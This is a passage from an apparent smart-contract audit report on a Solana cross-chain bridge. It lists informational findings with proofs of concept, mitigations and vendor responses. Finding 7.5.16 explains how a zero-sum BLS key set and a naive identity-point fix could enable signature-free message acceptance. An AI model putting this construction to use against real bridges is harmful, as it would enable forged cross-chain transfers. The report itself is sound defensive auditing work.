2. `programs/config/src/instructions/configure_token_outbound.rs:58-60` validates the new pair and persists `Closed`.
3. Line 62 emits `TokenOutboundConfigUpdated { token_id, chain_id }`.
4. `programs/config/src/events.rs:65-69` confirms that the event has no outbound field.

After the transaction, the corridor PDA contains the new mode while the decoded event contains only the two keys. The same pattern appears in `configure_token_inbound.rs:58-62`, `configure_native_outbound.rs:51-55`, and `configure_native_inbound.rs:51-55`. The broader native updater writes all configuration fields at `configure_native_token_bridge.rs:77-83` and emits only `{ chain_id }` at line 93.

This proves that the event payload is not a self-contained state update. It does not prove that a deployed consumer relies exclusively on these events or that any on-chain or asset-safety impact occurs.

Recommended Mitigation: If config events are intended to support event-sourced state reconstruction, include the resulting mode in each partial-update event and include both modes, decimals, limits, and an operation or creation flag in the native full-update event. Otherwise, document these events as change notifications and require consumers to decode the instruction or refetch the identified PDA.

Highway: Fixed by [2d5dcd1](#).

Cyfrin: Verified.

7.5.14 Solana integration documentation omits non-divisible decimal-flooring semantics

Description: Highway intentionally carries the source-chain base-unit amount on the wire and applies decimal conversion only on the destination. Solana's `entry::emit_message` narrows `args.amount` to `u64`, checks the local corridor bounds, debits that same raw amount through `Burn` or `Escrow`, and commits the original `u128` amount to the message ID and `MessageEmitted` event (`programs/entry/src/instructions/emit_message.rs:232-328,349-382,613-683`).

When a destination has fewer decimals, its canonical conversion floors `source_amount / 10diff`; Solana implements and tests the same rule for inbound messages (`programs/executor/src/utils/decimals.rs:4-44,95-110`). Non-divisible amounts are therefore valid protocol messages, not unrepresentable messages. The [pinned EVM protocol documentation](#) explicitly states that larger non-divisible amounts succeed and that exact divisibility is an optional operator policy, while the mandatory source-side invariant is only the minimum needed to prevent conversion to zero. Solana enforces that minimum whenever a corridor or its limits are

configured (programs/config/src/utils/decimals.rs:3-27; programs/config/src/instructions/create_token_bridge.rs:67-77; programs/config/src/instructions/update_token_bridge.rs:62-72; programs/config/src/instructions/update_bridge_limits.rs:60-77; programs/config/src/instructions/configure_native_token_bridge.rs:62-72).

The Solana README does not document the corresponding "Decimal Precision Limitation" or corridor configuration contract. Integrators reading only this repository are therefore not told that `MessageEmitted.amount` is the source debit and wire amount rather than the eventual destination credit, or that exact-accounting applications must reject or normalize non-divisible amounts before submission.

Impact: An integrator that assumes exact conservation may submit an amount whose remainder is not credited on the lower-precision destination. The loss is bounded to `factor - 1` source base units, strictly less than one destination base unit. In Escrow mode that surplus remains in the vault; in Burn mode it is destroyed.

No untrusted actor can choose a victim's signed amount, redirect the remainder, or increase the loss beyond the precision bound. Because flooring is an intentional cross-chain semantic and exact divisibility is optional, this is an Informational documentation and integration concern rather than an exploitable program vulnerability.

Proof of Concept: For a corridor with nine decimals on Solana and six on the destination:

1. `factor = 10^(9 - 6) = 1_000`.
2. Configure `min_amount = 1_000` and a `max_amount` of at least `1_999`; this satisfies the mandatory nonzero-destination-unit floor.
3. A user submits `amount = 1_999`. `emit_message` accepts the amount and burns or escrows all `1_999` source base units.
4. The destination credits `floor(1_999 / 1_000) = 1` destination base unit, equivalent to `1_000` source base units.
5. The 999-base-unit remainder is not credited. The event correctly continues to report `1_999`, the source debit and wire amount.

The checked-in unit test exercises the same non-exact floor rule:

```
cargo test -p executor --lib test_scale_down_non_exact_floors -- --nocapture
```

Observed result:

```
running 1 test
test utils::decimals::tests::test_scale_down_non_exact_floors ... ok

test result: ok. 1 passed; 0 failed
```

This test proves the destination conversion floors a non-divisible amount. Source inspection establishes separately that `emit_message` debits the raw amount and applies no exact-divisibility policy.

Recommended Mitigation: Port the canonical "Decimal Precision Limitation" and "Configuration Contract (per corridor)" guidance into the Solana README, including that `MessageEmitted.amount` is the source debit and wire amount. Frontends or fee-quote signers that promise exact accounting should reject or normalize amounts for which `amount % factor != 0`; a mandatory on-chain divisibility check should be added only as a coordinated change to Highway's cross-chain semantics.

Highway: Fixed by [24b2c24](#).

Cyfrin: Verified.

7.5.15 Solana does not document the cross-chain decimal limit-mirroring contract

Description: `BridgeConfiguration::min_amount` and `max_amount` are denominated in local Solana base units, not remote source-chain units (programs/config/src/states/bridge_configuration.rs:69-77). Entry checks the raw Solana debit against those local-unit limits before burning or escrowing (programs/entry/src/instructions/emit_message.rs:314-328). Executor first

converts the authenticated source amount into a local u64, then checks the same local-unit limits (programs/executor/src/instructions/execute_message.rs:203-226,470-479).

Consequently, neither proposed config-side inequality is valid:

- When `local_decimals > source_decimals`, `max_amount <= u64::MAX / factor` would divide a local-unit maximum by the conversion factor a second time. The remote source-side maximum must be at most `floor(local_max_amount / factor)`; the Solana `max_amount` itself remains in local units and may validly be `u64::MAX`.
- When `source_decimals > local_decimals`, `min_amount >= factor` would multiply a local-unit minimum by the conversion factor a second time. A Solana minimum of one local base unit correctly corresponds to a remote source-side minimum of `factor`; the source chain must enforce that source-unit floor before debiting the user.

The existing one-sided check in `validate_decimal_config` serves a different direction. When Solana has more decimals than the remote representation, it requires Solana's local-unit outbound minimum to be at least one remote base unit, preventing a Solana-origin message from being floored to zero on its destination (programs/config/src/utils/decimals.rs:3-27).

The real cross-chain requirement is that each corridor's source-side limits mirror the destination's post-conversion local limits. The counterpart specification expressly treats this as a configuration contract that is not enforced end to end: the source must apply the dust floor and mirrored minimum/maximum before debit (`.context/hway-ethereum/README.md:220-263`; `.context/hway-substrate/pallets/highway-config/src/lib.rs:627-646`). Solana's README does not currently document that contract.

Impact: If trusted operators configure the two legs inconsistently, a source leg can accept and debit an amount that deterministically fails Solana conversion or its post-conversion range check. An ordinary user can then encounter a failed settlement without choosing an amount that the source leg identifies as unsupported.

That consequence is conditional on violating the cross-chain configuration contract; no untrusted actor can create or alter a Solana corridor, and the finding supplies no current deployment or source-side configuration showing such a mismatch. A failed `execute_message` transaction is atomic: no `TransferExecution` PDA or token credit persists, the stored `Message` is not closed, and the message remains retrievable with a fresh valid proof after a suitable configuration correction or implementation upgrade. Whether the source debit is refundable depends on the source leg and bridge mode, so permanent loss is not established generically.

This is an Informational documentation and operational-hardening issue, not a defect in the local-unit range validation.

Proof of Concept: The two submitted examples demonstrate the conversion boundary but also disprove the proposed local checks.

1. For `source_decimals = 6`, `local_decimals = 18`, let `factor = 1012`. A valid Solana-local range can use `min_amount = 1012` and `max_amount = u64::MAX`.
2. Source amount 18,446,744 converts to 18,446,744,000,000,000,000, which fits in u64; 18,446,745 converts above `u64::MAX` and fails.
3. The correct source-side maximum is therefore `floor(u64::MAX / 1012) = 18,446,744`. Setting the Solana-local `max_amount` to that value, as proposed, would make it smaller than the already-required local minimum of `1012`, so no range could pass `min_amount <= max_amount`.
4. For `source_decimals = 18`, `local_decimals = 6`, source amount 999,999,999,999 floors to zero and fails with `DecimalConversionTooSmall`, while 1,500,000,000,000 converts to one local base unit and correctly satisfies `min_amount = 1`.
5. Raising the Solana-local minimum to `1012`, as proposed, would reject that valid one-base-unit settlement and would require a mirrored source minimum on the order of `1024`.

The production decimal tests can be selected with:

```
cargo test -p executor utils::decimals::tests -- --nocapture
```

The compiled production test target reported 16 passing tests, including scale-up overflow, scale-down dust rejection, and 1,500,000,000,000 $\rightarrow$ 1. The ignored audit assertion at `programs/config/tests/audit_config_control_plane_repros.rs:63-69` fails because `validate_decimal_config(18, 6, 1)` succeeds; that proves only that the proposed check is absent, not that the check is dimensionally correct or that a source leg accepts the corresponding dust amount.

Recommended Mitigation: Do not add the proposed local `max_amount / factor` ceiling or local `min_amount * factor` floor. Document that corridor limits are local-unit values and publish the required source/destination mirror formulas in the Solana README. Deployment and fee-quote tooling should compare both legs and enforce the source-unit dust floor and mirrored source minimum/maximum before a user debit; retain the executor's checked conversion as defense in depth.

Highway: Fixed by [e910a59](#).

Cyfrin: Verified.

7.5.16 `executor::verify_bls_signature` relies on non-canonical infinity rejection instead of explicit identity guards

Description: The executor's aggregate-signature path has no explicit point-at-infinity checks. `aggregate_public_keys` validates each selected key through `alt_bn128_addition` and requires a non-zero signer count, but it does not reject an all-zero final aggregate (`programs/executor/src/utils/bls_verify.rs:61-99`). `verify_bls_signature` likewise does not reject an all-zero aggregate public key or aggregate signature before building the pairing input (`programs/executor/src/utils/bls_verify.rs:107-135`).

An identity aggregate is arithmetically reachable because individually valid, non-zero public keys can sum to infinity. The registry's proof-of-possession check prevents registering an individual identity key, but it does not and should not prevent distinct valid keys from cancelling in an aggregate (`programs/registry/src/utils/bn254_pop.rs:74-119`). At the transaction level, however, `execute_message` requires at least 87 signer bits before aggregation (`programs/executor/src/instructions/execute_message.rs:195-201, 521-524`). A reachable transaction therefore needs at least 87 selected keys whose sum is zero, such as 87 controlled scalars with the last chosen to cancel the first 86, or 88 keys arranged as 44 complementary pairs. A single key pair is sufficient to demonstrate the group arithmetic but cannot pass the caller's threshold.

Creating that transaction state is privileged. Relay registration requires the config admin or a registration updater (`programs/registry/src/instructions/register_relayer.rs:34-43`), while staging the active set requires the admin or an authorized updater (`programs/registry/src/instructions/add_new_active_set.rs:190-203`). An untrusted user cannot force 87 chosen keys into the selected committee. An authority that controls and seats that many known private keys can already produce a valid threshold signature, so the identity construction does not give that authority a new capability.

The audited implementation nevertheless fails closed for an accidental reason. Executor `negate_g1` unconditionally computes $p - y$; negating the all-zero G1 identity therefore produces $(0, p)$, whose y-coordinate is not a canonical field element (`programs/executor/src/utils/bls_verify.rs:22-53`). The locked solana-bn254 2.2.2 implementation deserializes pairing operands with validation and rejects this encoding, which `verify_bls_signature` maps to `ExecutorError::InvalidAggregatedSignature`. The registry copy instead preserves zero when negating the identity, but it is protected by explicit input guards (`programs/registry/src/utils/bn254_pop.rs:25-45, 74-90`).

This ordering matters. If the executor's negation is changed to return canonical $(0, 0)$ without first rejecting identity aggregates, a zero aggregate signature also represents G2 infinity and both pairing factors become one:

$$e(G1, 0_{G2}) * e(0_{G1}, H(message)) = 1.$$

That partial fix would turn the present fail-closed behavior into signature-free acceptance for any message under a zero-sum selected key set.

Impact: There is no signature bypass in the audited implementation. An identity aggregate reaches the pairing helper only after the 87-signature threshold and privileged registry/active-set preconditions, and the current non-canonical negation is rejected before any execution record, token mint or release, or payload CPI is performed.

The failed Solana transaction is atomic, leaves the stored message and replay state unchanged, and can be retried with a valid proof.

The demonstrated issue is defense in depth and remediation safety: the program's explicit validation does not state the identity-point invariant, and a seemingly consistent port of the registry's zero canonicalization would remove the incidental barrier. `Cargo.lock` pins the audited build to `solana-bn254 2.2.2`, so a dependency behavior change would require a lockfile update rather than affecting the deployed code silently.

This is Informational rather than Low because no untrusted actor can obtain unauthorized execution, asset loss, or sustained denial of service in the scoped implementation.

Proof of Concept: A focused integration reproduction against the production helpers and the locked `solana-bn254 2.2.2` dependency performs these steps:

1. Store the BN254 G1 generator P in one `BlsKeys` slot and its valid negation $-P$ in another.
2. Set two committee entries to those relayer IDs and call `aggregate_public_keys` with bitmap `0b11`. The observed aggregate is `[0u8; 64]`, proving that the helper can return G1 infinity.
3. Call `verify_bls_signature` with that aggregate, an all-zero G2 aggregate signature, and a valid non-zero G2 point. The production function returns `InvalidAggregatedSignature` because its negation of the aggregate is $(0, p)$ and pairing-input deserialization rejects it.
4. Build the same pairing input but encode the second G1 operand as canonical $(0, 0)$. `alt_bn128_pairing` returns the 32-byte value 1, proving that canonicalizing the negation without an identity guard activates the degenerate equation.

The focused test passed with one test executed and no failures. It proves the helper-level identity aggregate, current fail-closed behavior, and partial-fix hazard. It does not prove that two signers can reach `execute_message`, that an untrusted actor can configure the required 87-key zero-sum signer set, or that the audited code currently accepts an unsigned message.

For a full transaction-level construction, replace the two-key arithmetic example with at least 87 valid PoP-backed keys whose private scalars sum to zero, register them through the privileged registration path, seat them through the privileged active-set path, and set their committee bits. The audited transaction still aborts at `verify_bls_signature`, before state changes or token execution persist.

Recommended Mitigation: Reject all-zero `agg_pubkey` and `agg_signature` inputs in `verify_bls_signature`, reject an all-zero final accumulator in `aggregate_public_keys`, and explicitly reject an all-zero submitted payload-hash point in `verify_bls_payload_hash_g2`. Only after those guards are present should executor `negate_g1` be changed to preserve canonical zero. Consider sharing the BN254 helper and identity checks between executor and registry so the two copies cannot drift.

Highway: Fixed by [2f0827c](#), [72dec72](#).

Cyfrin: Verified.

7.5.17 The production deploy command does not exclude the localnet-only `test_target` fixture

Description: The repository describes `test_target` as a localnet-only CPI fixture rather than one of the four deployable bridge programs (`README.md:3,19-25`). Consistently, the localnet program table contains `test_target`, while the devnet and mainnet tables do not (`Anchor.toml:8-25`).

The deployment selection is not derived from those per-cluster tables. `test_target` remains one of the five Anchor workspace members (`Anchor.toml:34-35`), and the production script runs `anchor build` followed by an unfiltered `anchor deploy --provider.cluster mainnet-beta` (`scripts/deploy.ts:277-305`). Anchor v0.32.1 implements `deploy` by iterating over `cfg.get_programs(program_name)`; when no `--program-name` is supplied, `get_programs` returns every program discovered from the workspace members ([Anchor v0.32.1 deploy implementation](#), [workspace program discovery](#)). Consequently, a production invocation that reaches the deployment step with the generated artifacts and keypairs attempts to publish `test_target` together with the bridge programs.

The repository's post-deployment bookkeeping covers only `config`, `registry`, `entry`, and `executor`: `ProgramIds` has only those four fields (`scripts/config.ts:3-8`), the script derives and patches only those four IDs

(scripts/deploy.ts:327-349), and the smoke test checks only their state (scripts/smoke-test.ts:112-246). The fixture therefore receives no durable source-controlled mainnet mapping or smoke-test assertion.

This omission does not make the program wholly undiscoverable. Anchor logs each workspace program being deployed, invokes the Solana CLI with the program keypair, and writes the deployed address into the generated IDL; the generated keypair also remains under target/deploy. An authority inventory can additionally enumerate programs controlled by the deployer. The defect is therefore an inconsistent production allowlist and bookkeeping path, not a hidden program that cannot later be identified.

Impact: If the documented production command reaches the deploy step, the deployer can unnecessarily pay transaction fees and temporarily fund the program and IDL accounts for a test fixture. The upgrade authority can close an unwanted upgradeable program and reclaim its allocated SOL, although transaction fees and the operational work are not recoverable.

Deployment alone does not expose bridge assets. test_target can only initialize and increment its own counter PDA (programs/test-target/src/lib.rs:5-51). The executor cannot call it unless the config admin separately registers the executable program and whitelists an instruction discriminator (programs/config/src/instructions/register_program.rs:20-64; programs/config/src/instructions/add_to_whitelist.rs:19-69; programs/executor/src/instructions/execute_message.rs:366-409), and the deployment runbook performs neither action. Its upgrade authority is also the same deployment wallet that already controls the bridge program deployments, so the fixture creates no independent privilege over the bridge.

The demonstrated consequence is a recoverable deployment-cost and inventory concern in operational tooling, not a meaningful attacker-driven security or asset-safety impact. The deployment tooling is outside the published audit scope, and the corrected classification is Informational.

Proof of Concept: The selection mismatch can be reproduced without deploying or modifying any file:

```
sed -n '8,35p' Anchor.toml
sed -n '277,350p' scripts/deploy.ts
curl -L -s https://raw.githubusercontent.com/coral-xyz/anchor/v0.32.1/cli/src/lib.rs | sed -n
↳ '3554,3578p'
curl -L -s https://raw.githubusercontent.com/coral-xyz/anchor/v0.32.1/cli/src/config.rs | sed -n
↳ '183,223p'
```

The first command shows that test_target is absent from the mainnet table but present in the workspace. The second shows the unfiltered production deploy and the later four-program bookkeeping. The final two commands show that Anchor v0.32.1 iterates every discovered workspace program when --program-name is absent.

This proves that a production invocation which reaches anchor deploy attempts to deploy the fixture and that the repository's subsequent summary and configuration patch omit its ID. It does not prove that the declared fixture address is currently deployed on mainnet, that the config admin registered or whitelisted it, or that any bridge asset is exposed.

Recommended Mitigation: Define one explicit production-program allowlist and use it for build, deployment, ID derivation, configuration patching, and smoke testing. Deploy each of config, registry, entry, and executor with anchor deploy --program-name <name>, while retaining test_target as a workspace member for local tests.

Highway: Fixed by [d08fcab](#).

Cyfrin: Verified.

7.5.18 update_current_active_set relies on an external permissioned crank and catches up one interval per instruction

Description: registry::update_current_active_set is a permissioned crank. The config admin, a stored authorized updater, or a signer whose public key equals executor_program_address may invoke it. The executor program itself exposes no registry CPI, and the deployment script initializes authorized_updaters as empty while storing the executor program ID. The audited repository therefore contains no automatic caller, although it cannot establish whether an external service calls with the admin, an authorized-updater key added after deployment, or a retained executor deployment key.

When the current interval has elapsed and no bitmap is staged, the instruction increases `current_active_set.valid_from_slot` by exactly one `slots_between_updates` interval. Repeated invocations are consequently required after a long lapse. This cost is per instruction, not per transaction: while the active-set index remains unchanged, many identical update instructions may execute sequentially in one Solana transaction and each observes the anchor written by the preceding instruction.

If the first instruction promotes a staged bitmap, later instructions in the same transaction must instead supply the newly current bitmap PDA. Repeating the old account set after promotion fails the Anchor seed constraint, which atomically reverts the transaction.

The timing predicate intentionally returns `Ok()` without an event when no update is due. Callers can distinguish that path by the absence of `CurrentActiveSetUpdated` or by reading the bitmap; transaction success alone does not prove that the anchor advanced.

Impact: A missed crank can leave the authorized-updater staging window behind the current slot. Restoring the interval lattice then requires work linear in the number of missed intervals, but the work can be packed into multiple instructions per transaction. The admin can also stage without the timing restriction, and an authorized updater can perform the catch-up itself. No untrusted actor can create the lapse, choose a committee through this instruction, bypass the BLS threshold, or cause permanent rotation failure.

Inbound execution continues to accept proofs for the on-chain `current_epoch` and its predecessor. Delivery is delayed only if off-chain signers independently move to a staged or wall-clock-derived epoch before Solana promotes it; the audited repository does not contain that off-chain policy. The demonstrated consequence is therefore an operational scheduling and observability concern, not a direct asset-safety vulnerability.

Proof of Concept: Textual reproduction against audited commit `c5255fb4e9a17a6d8d0eee1e892031a09a87954b`:

1. Let the current bitmap have `valid_from_slot = 100`, `slots_between_updates = 10`, and no staged successor. At slot 160, consecutive update instructions move the anchor through 110, 120, 130, 140, and 150. The next call is a no-op because the strict gate evaluates `160 > 150 + 10` as false.
2. Every acting instruction leaves `current_active_set_number` unchanged, so every repetition may use the same bitmap PDA. Anchor validates the seeds again for each instruction against the state written by the preceding instruction.
3. A legacy transaction with one updater/fee-payer signature, the four registry instruction accounts, the registry and compute-budget program IDs, one 1.4M-CU budget instruction, and 62 update instructions serializes to exactly 1,232 bytes: 65 signature bytes plus a 1,167-byte message. A focused `solana-program-test` run executed this bundle through the production registry handler and changed an anchor from 0 to 620 with a ten-slot interval.
4. A 63rd update instruction exceeds the packet limit in that layout. Thus a 300-instruction backlog requires five transactions rather than 300, assuming the correct bitmap PDA is supplied on each side of any promotion.

This proves linear per-instruction catch-up and multi-instruction transaction packing. It does not prove that production lacks an external crank, that signers advance independently of on-chain state, or that bridge funds become unavailable.

Recommended Mitigation: After requiring a non-zero interval, compute the elapsed interval count from `Clock::slot` and advance the anchor to the corresponding virtual epoch boundary in one call, including when reconciling a delayed promotion. Operate the crank through a documented, monitored, and revocable authorized-updater key; if executor-driven automation is intended, authorize an executor-derived PDA and add an explicit signed CPI rather than treating the executor program ID as the caller.

Highway: Fixed by [cb50847](#), [5acb5c3](#).

Cyfrin: Verified.

7.5.19 Whitelisted upgradeable targets retain approval across code upgrades

Description: At the audited snapshot, Highway's payload whitelist binds approval to a target program address and one or more eight-byte instruction discriminators. `RegisterProgram` is restricted to the config admin, requires `target_program` to be executable, and stores only `program_id`, an initially empty discriminator

vector, and the whitelist PDA bump (programs/config/src/instructions/register_program.rs:20-61; programs/config/src/states/whitelist.rs:10-20). AddToWhitelist subsequently appends admin-selected discriminators (programs/config/src/instructions/add_to_whitelist.rs:19-66).

For an inbound payload, execute_message verifies that the target account matches the target program committed into the message, remains executable, has the expected config-owned whitelist PDA, and contains the first eight payload bytes in that whitelist. It does not inspect upgradeable-loader state (programs/executor/src/instructions/execute_message.rs:266-308,366-410).

Consequently, if the admin registers an upgradeable target, a later upgrade changes the code executed for the same (program_id, discriminator) without changing the Highway whitelist. This is a real integration trust property, but it does not by itself demonstrate a bridge authorization bypass. Registration is an explicit admin decision, and the target's upgrade authority is already the authority over that target's code and program-owned state. The payload CPI is also dispatched with bare invoke: Highway does not sign it with ExecutorAuthority or automatically pass bridge-controlled writable accounts to the target. The target receives only the account infos and runtime privileges supplied for that payload call.

The ProgramData constraint in config::initialize is not an existing code-identity control. It proves that the one-time initializer is the config program's current upgrade authority; it neither pins the config program's bytes nor detects later upgrades (programs/config/src/instructions/initialize.rs:20-41).

Impact: An upgradeable target can change the behavior of future or pending payload calls without a corresponding Highway whitelist update. This is an operational and integration-governance risk: applications and users must treat the target's upgrade authority as part of the trust model, and the config admin may need to revoke or reapprove the target after an upgrade.

No production target, account layout, or asset flow is supplied that lets an independently malicious target upgrade authority obtain bridge authority, modify config/registry/executor state, or move bridge-controlled assets. The maximum demonstrated consequence is therefore silent semantic drift at an admin-approved external integration, not an exploitable asset-loss path.

Proof of Concept: The behavior follows directly from these state transitions:

1. The config admin registers executable program P and whitelists discriminator D. The resulting WhitelistAccount stores P, D, and its bump, but no upgradeable-loader metadata.
2. The target's upgrade authority upgrades P. Under Solana's upgradeable loader, the ProgramData code bytes and last-modified slot change, while P remains the same executable program address.
3. A committee-authenticated message still commits to target P and payload beginning with D.
4. validate_payload sees the same executable address, derives the same whitelist PDA, finds D, and succeeds. The following invoke therefore executes the upgraded implementation.

This proves that Highway does not require admin reapproval after a target upgrade. It does not prove that the target receives a Highway signer, bridge-owned writable state, or any other capability sufficient for theft or protocol compromise.

Recommended Mitigation: Document that registering an upgradeable target trusts its upgrade authority. If Highway intends to fail closed across upgrades, require the target's derived upgradeable-loader ProgramData account at registration, store its address together with the observed last-modified slot and authority, and revalidate them before dispatch; require explicit admin reapproval when either value changes. Alternatively, accept only immutable targets. Recording only the authority key is insufficient because the same authority can upgrade the code without rotating that key; use a program-data/code hash instead if exact byte identity, rather than upgrade-epoch identity, is required.

Highway: Acknowledged. Whitelisting an upgradeable target trusts that program's upgrade authority, and we are documenting that boundary rather than adding ProgramData slot or hash revalidation before dispatch. Revalidation would force admin re-approval after every routine target upgrade, including an ExtendProgramChecked resize that changes no code at all. The boundary, the prefer-immutable guidance, the re-review step on every target upgrade, and the re-approval path after remove_program are in docs/integrator-guide.md under "Whitelist admission policy" (<https://github.com/Project-Highway/hway-solana/commit/24ba03697ec3e7a039f69577c24cd6849739b157>).

Cyfrin: Rationale accepted: whitelisting an upgradeable target deliberately trusts its upgrade authority, and the documented preference for immutable targets, re-review after every target upgrade, and remove-and-reapprove path when revocation is required are a reasonable basis for not adding ProgramData slot or code-hash enforcement.

7.5.20 `executor::TransferExecution` allocates 195 bytes of metadata unused by scoped programs

Description: Every successful inbound execution creates a `TransferExecution` PDA funded by the executing relayer's operational key (`programs/executor/src/instructions/execute_message.rs:48-60,134-142`). The PDA is derived from the message ID and initialized only once, so its continued existence prevents a second execution of the same message. The account's own documentation confirms that it is never modified and that its existence proves execution (`programs/executor/src/state/transfer_execution.rs:8-12`).

The handler nevertheless writes a full execution record into the PDA (`programs/executor/src/instructions/execute_message.rs:232-247`). The fields in `TransferExecution` total 195 bytes, so Anchor allocates 203 bytes including the 8-byte account discriminator. A search of the scoped production programs finds no instruction that reads any of these fields after creation; the only production uses are the account declaration, constructor, and assignment. The repository's replay integration test likewise expects a duplicate execution to fail because the PDA already exists, not because of a stored field (`tests/executor.ts:1965-1982`).

At the current Solana rent parameters, a 203-byte rent-exempt account requires 2,303,760 lamports. An 8-byte discriminator-only marker requires 946,560 lamports, while the report's proposed 9-byte discriminator-and-bump marker requires 953,520 lamports. If the account has no supported persistent-record consumer, storing the current metadata therefore locks approximately 1.35 million avoidable lamports per successful inbound message without strengthening replay protection.

This source-level result establishes that the scoped on-chain programs do not consume the metadata. It does not establish that no explorer, indexer, relayer, or other off-chain integration reads the account as a durable execution record. That external compatibility should be checked before changing the published account layout.

Impact: Under the current instruction set, each successful inbound execution locks 2,303,760 lamports in its replay-marker PDA, approximately 1.35 million more than an existence-only marker requires. The balance is funded by an authorized operational key and there is no close path, because closing the marker without another permanent replay mechanism would make the message executable again.

This is an avoidable operating and storage cost, not a demonstrated Low-severity security consequence. An untrusted actor cannot directly debit an arbitrary relayer account: a registered operational key must sign and submit `execute_message` for a valid committee-attested message. The protocol also collects a signed execution fee into a configured execution recipient, so the absence of a direct payment to the destination transaction's payer does not prove that the relayer is economically uncompensated. No unauthorized asset loss, replay, privilege bypass, or forced availability failure follows from the oversized schema.

The account lamports are locked by the current program interface rather than removed from Solana's supply. If the executor remains upgradeable, a future program version can replace the redundant layout for new executions and can introduce a safe recovery design only if replay state is preserved separately.

Proof of Concept: The account size follows directly from the fixed-width fields:

```
32 + 4 + 8 + 32 + 16 + 32 + 32 + 4 + 16 + 8 + 1 + 8 + 1 + 1 = 195 bytes
195 + 8-byte Anchor discriminator = 203 bytes
```

The current rent-exemption values were reproduced with:

```
solana rent 203 --lamports
solana rent 8 --lamports
solana rent 9 --lamports
```

Observed output:

```
Rent-exempt minimum: 2303760 lamports
Rent-exempt minimum: 946560 lamports
```

```
Rent-exempt minimum: 953520 lamports
```

Thus a discriminator-only marker saves 1,357,200 lamports per execution, and a discriminator-and-bump marker saves 1,350,240 lamports. The existing `TransferExecution` unit tests also pass with:

```
CARGO_TARGET_DIR=/private/tmp/highway-issue65-target \  
cargo test -p executor --lib test_executed_transfer -- --nocapture
```

They confirm that the constructor only populates the write-once record. The checked-in executor integration test supplies the replay proof boundary: after one successful execution and re-creation of the temporary Message PDA, a second `execute_message` fails because the `TransferExecution` address is already allocated (tests/executor.ts:1940-1982). These checks prove the redundant allocation and existence-based replay behavior; they do not prove an attacker-driven loss or that no off-chain consumer relies on the persisted fields.

Recommended Mitigation: First confirm whether `TransferExecution` is a supported durable interface for off-chain consumers. If it is only a replay marker, reduce it to an empty Anchor account and keep the existing message-ID PDA seeds and `init` constraint; the discriminator alone is sufficient to initialize the program-owned marker, and existing larger PDAs can remain in place to preserve replay protection. If persistent metadata is part of the supported interface, retain only the fields consumers actually require and document that purpose and its per-message storage cost.

Do not close existing replay markers merely to reclaim rent unless the program first migrates every processed message ID into another permanent replay-protection mechanism.

Highway: Acknowledged. `TransferExecution` stays as it is. It is a supported durable record, not only a replay marker: off-chain reconciliation reads the per-message source chain, nonce, block number and hash, recipient, mint, amounts and signer count directly from the PDA without replaying event history. The 195 bytes are the cost of that interface and are paid by the executing relayer. The markers are not closed either, since the marker's existence is the double-spend guard.

Cyfrin: Rationale accepted with a condition: retaining the 195-byte `TransferExecution` schema is reasonable only while it remains a documented supported interface for consumers that require its delivery metadata and the executing relayer accepts the per-message rent; the PDA must remain permanent, or be replaced by an equivalent permanent `message_id` replay guard.

7.5.21 Outbound deployments can be made live before optional fee collection is enabled

Description: At the audited commit, `entry::emit_message` verifies that the caller supplied the canonical global and destination fee PDAs before inspecting either account (programs/entry/src/instructions/emit_message.rs:193-206). If the global `FeeConfig` account is uninitialized, the outer `data_is_empty()` branch skips quote validation and fee collection (programs/entry/src/instructions/emit_message.rs:207-230).

This behavior is intentional no-fee mode rather than a bypass of enabled fee enforcement. The account documentation explicitly says enforcement is skipped when the global PDA is uninitialized or its signer is the default key (programs/entry/src/instructions/emit_message.rs:101-113). `set_fee_config` likewise documents the default signer as disabling validation (programs/config/src/instructions/set_fee_config.rs:1-7), while `add_fee_token` creates the global PDA with that disabled signer before incrementing its token count (programs/config/src/instructions/add_fee_token.rs:39-71). An absent global PDA and an initialized global PDA with the default signer therefore represent the same policy state: the trusted config administrator has not enabled fees.

The inner missing-destination check addresses a materially different state. Once a non-default global signer exists, fee enforcement is active for every destination, so an absent `DestinationFeeConfig` must fail closed (programs/entry/src/instructions/emit_message.rs:207-228). A caller cannot use an absent destination account to override the already-enabled global switch. By contrast, no non-default signer exists when the global PDA itself is absent.

A narrower operational concern remains. The administrator can initialize `Config` as unpaused and register an active destination before creating the fee accounts and setting a signer

(programs/config/src/instructions/initialize.rs:55-75, programs/config/src/instructions/register_chain.rs:41-65). During that explicitly fee-disabled state, any signer can submit an otherwise-valid outbound message without a quote. If the operator intended to charge fees from the first live message, deployment ordering must keep entry unavailable until fee setup is complete.

Impact: No untrusted actor can create, remove, or alter the global fee policy. `set_fee_config` and `add_fee_token` require the config admin, and the scoped program has no instruction that closes `FeeConfig`. After a non-default signer is stored, the account exists and every outbound call enters the fee-validation path; an attacker cannot recover the pre-configuration behavior by passing a different or empty account because both fee PDA addresses are re-derived and checked.

The maximum surviving consequence is therefore forgone revenue during a trusted deployment or configuration sequence that exposes an unpaused active chain before the operator enables fees. No bridge assets are stolen, no authorization check is bypassed, and the behavior is consistent with the protocol's supported fee-disabled mode. The condition ends when the admin enables the signer, and it can be prevented by initializing paused or keeping destination chains inactive until configuration is complete.

`MessageEmitted` does not contain fee fields, but that does not make the policy state invisible: the presence and signer value of `FeeConfig` are on-chain, and any collected SPL fees appear as token-program transfers in the transaction. A dedicated fee event could improve revenue reconciliation, but its absence does not establish additional security impact.

This is an Informational deployment-hardening concern, not a Low-severity fee-enforcement vulnerability.

Proof of Concept: This textual reproduction applies to audited commit `c5255fb4e9a17a6d8d0eee1e892031a09a87954b`:

1. Initialize Config with `is_paused = false`.
2. Register destination chain C with `is_active = true`. Leave the canonical `FeeConfig` PDA uninitialized.
3. Submit a valid payload-only `emit_message` to C with no fee quote while passing the canonical, uninitialized global and destination fee PDA addresses.
4. The program verifies both PDA addresses, observes that the global account data is empty, skips `validate_and_collect_fee`, increments the per-chain nonce, and emits `MessageEmitted`.
5. As the config admin, add a fee token, create the destination TTL and per-token bounds accounts, and set a non-default fee signer.
6. Repeat the same outbound call without a quote. The global account now deserializes with a non-default signer, so the call enters fee enforcement and reverts with `FeeQuoteRequired`.

The checked-in entry test helper explicitly passes the canonical fee PDAs while they are uninitialized and states that the handler skips fee enforcement in this state (`tests/entry.ts:190-196`). The event-emission integration case then successfully calls `emit_message` with `fee_quote: null` through that helper (`tests/entry.ts:429-454`).

This proves that outbound operation is possible before the admin enables fees. It does not prove that an untrusted actor can disable an enabled signer, remove `FeeConfig`, bypass fee validation after activation, or cause protocol revenue loss when the operator intentionally selected no-fee mode.

